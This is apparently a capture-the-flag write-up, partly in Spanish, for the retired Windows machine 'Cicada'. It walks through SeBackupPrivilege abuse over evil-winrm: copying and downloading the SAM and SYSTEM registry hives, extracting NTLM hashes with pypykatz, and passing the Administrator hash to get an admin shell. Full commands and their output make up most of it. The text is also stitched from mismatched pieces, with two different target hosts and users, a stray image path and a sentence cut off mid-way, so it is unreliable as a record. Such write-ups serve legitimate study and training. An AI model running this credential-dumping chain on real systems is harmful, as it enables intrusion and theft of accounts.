
1. evil-winrm -i 192.168.1.41 -u aarti -p "123"
2. whoami /priv

```
(root@kali)~# evil-winrm -i 192.168.1.41 -u aarti -p "123"
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\aarti\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeBackupPrivilege   Back up files and directories  Enabled
SeShutdownPrivilege Shut down the system         Enabled
SeChangeNotifyPrivilege Bypass traverse checking     Enabled
SeUndockPrivilege   Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege Change the time zone          Enabled
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\aarti\Documents> cd c:\
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> mkdir Temp
```

Exploiting Privilege on Windows 10

Now, we can start the exploitation of this privilege. As we discussed earlier that this privilege allows the user to read all the files in the system, we will use this to our advantage. To begin, we will traverse to the C:\ directory and then move to create a Temp directory. We can also traverse to a directory with the read and write privilege if the attacker is trying to be sneaky. Then we change the directory to Temp. Here we use our SeBackupPrivilege to read the SAM file and save a variant of it. Similarly, we



```
FulllyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands
*Evil-WinRM* PS C:\Temp> dir

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a----            3/23/2025   7:52 PM          49152 sam
-a----            3/23/2025   7:52 PM       18518016 system

*Evil-WinRM* PS C:\Temp> download sam
Info: Downloading C:\Temp\sam to sam
Info: Download successful!
*Evil-WinRM* PS C:\Temp> download system
Info: Downloading C:\Temp\system to system
Info: Download successful!
*Evil-WinRM* PS C:\Temp> █
```

Finalmente hacemos un pass the hash con evilwinrm con el hash del administrador y conseguimos ser el usuario administrator del

sistema, consiguiendo así la flag que nos quedaba.

```
(jouker@joukerm)-[~/temporal]
$ pypykatz registry --sam sam system
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
===== SYSTEM hive secrets =====
CurrentControlSet: ControlSet001
Boot Key: 3c2b033757a49110a9ee680b46e8d620
===== SAM hive secrets =====
HBoot Key: a1c299e572ff8c643a857d3fdb3e5c7c10101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

(jouker@joukerm)-[~/temporal]
$ evil-winrm -i 10.10.11.35 -u 'administrator' -H '2b87e7c93a3e8a0ea4a581937016f341'
```

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting'

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm>


Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
```

gané


Guided Mode

Official Writeup



Cicada has been Pwned!

Congratulations



Joukerr, best of luck in capturing flags ahead!

#14179	23 Mar 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE